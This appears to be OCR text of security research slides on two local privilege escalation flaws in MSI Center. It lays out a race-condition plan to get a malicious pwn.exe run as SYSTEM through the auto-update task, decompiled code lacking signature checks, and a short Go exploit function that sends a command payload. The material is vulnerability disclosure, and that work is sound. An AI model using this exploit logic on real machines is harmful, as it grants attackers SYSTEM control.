
Code Signing Check

Call Native DLL for `WinVerifyTrust()`

```
__builtin_memset(&s, 0, 0x14);
int32_t eax_5 = WinVerifyTrust(nullptr, &pgActionID, &pWVTData);

if (eax_5 == 0x800b0100)
    GetLastError();

int32_t var_40_1 = 2;
WinVerifyTrust(nullptr, &pgActionID, &pWVTData);
```

MSI Center


MSI Center



MSI Center

CMD_AutoUpdateSDK Revisited


CMD_AutoUpdateSDK Revisited

C:\Users\public\prog.exe -> C:\Windows\Temp\MSI Center SDK.exe

CMD_AutoUpdateSDK Revisited



CMD_AutoUpdateSDK Revisited



`WinVerifyTrust()` -> `C:\Windows\Temp\MSI Center SDK.exe`

CMD_AutoUpdateSDK Revisited

CMD_AutoUpdateSDK Revisited

C:\Windows\Temp\MSI Center SDK.exe as SYSTEM

CMD_AutoUpdateSDK Revisited

MSI Center


CMD_AutoUpdateSDK Revisited

MSI Center

CMD_AutoUpdateSDK Revisited

MSI Center

CMD_AutoUpdateSDK Revisited



CMD_AutoUpdateSDK Revisited

1 Copy Target > C:\Users\public\pwn.exe
C:\...\MSI Center\MSI.ToastServer.exe

4 Run Task > C:\Windows\Temp\MSI Center SDK.exe

Exploit Plan


- Race to Execute()

- Thread 1 loops legit MSI.ToastServer.exe
- Thread 2 loops malicious pwn.exe

- Scheduled task runs MSI Center SDK.exe not knowing which one is malicious.

Local Privilege Escalation 1 - DEMO

MSI Center v2.0.48.0


MSI Center
Windows PowerShell
PS C:\Users\user.PLAK\Desktop>
Version 2.0.48.0
Copyright © 2024 Micro-Star INT'L CO., LTD. All rights reserved
Privacy policy | Terms of use | MSI official website | Open source license
Allow MSI to collect, process, and use your product information in order to improve your user experience.

LPE 2 in MSI Center

CMD_Common_RunAMDVbFlashSetup

Lived in API_Support.dll

Uses ExecuteTask(), but its own implementation.

API_Support.EX_Task::ExecuteTask and not
CS_CommonAPI.EX_Task::ExecuteTask

API_Support.Ex_Task::ExecuteTask had no signature validation.

```
// Token: 0x06000121 RID: 289 RVA: 0x00003AD4 File Offset: 0x00001CD4
public static int ExecuteTask(string RunExePath, string RunArguments, string TaskName, string UserName = ""
{
    int num = 0;
    global::TaskScheduler.ITaskService taskService = null;
    try
    {
        C_Log.Print(string.Format("Execute : {0} , {1} ({2})", RunExePath, RunArguments, SetupType));
        taskService = (global::TaskScheduler.TaskScheduler)Activator.CreateInstance(Marshal.GetTypeFromCLSI
        taskService.Connect(Type.Missing, Type.Missing, Type.Missing, Type.Missing);
        bool connected = taskService.Connected;
        if (connected)
        {
            global::TaskScheduler.ITaskFolder taskFolder = null;
            global::TaskScheduler.IRegisteredTaskCollection registeredTaskCollection = null;
            global::TaskScheduler.ITaskDefinition taskDefinition = null;
            global::TaskScheduler.ITriggerCollection triggerCollection = null;
            global::TaskScheduler.ITrigger trigger = null;
            global::TaskScheduler.IActionCollection actionCollection = null;
            global::TaskScheduler.IAction action = null;
```

MSI Center

LPE 2 Exploit

```
func lpe2(path string) {
	// API_Support ID: []byte{0xca, 0x00, 0x00, 0x00}
	// invoking CMD_Common_RunAMDVbFlashSetup

	data := cmdForId(API_Support, []byte{
		5, 3, 1, 8, 1, 0, 3, 3
	})

	data = append(data, []byte(path)...)

	sendPayload(data)
}
```

MSI Center

MSI Center Summary


- Another 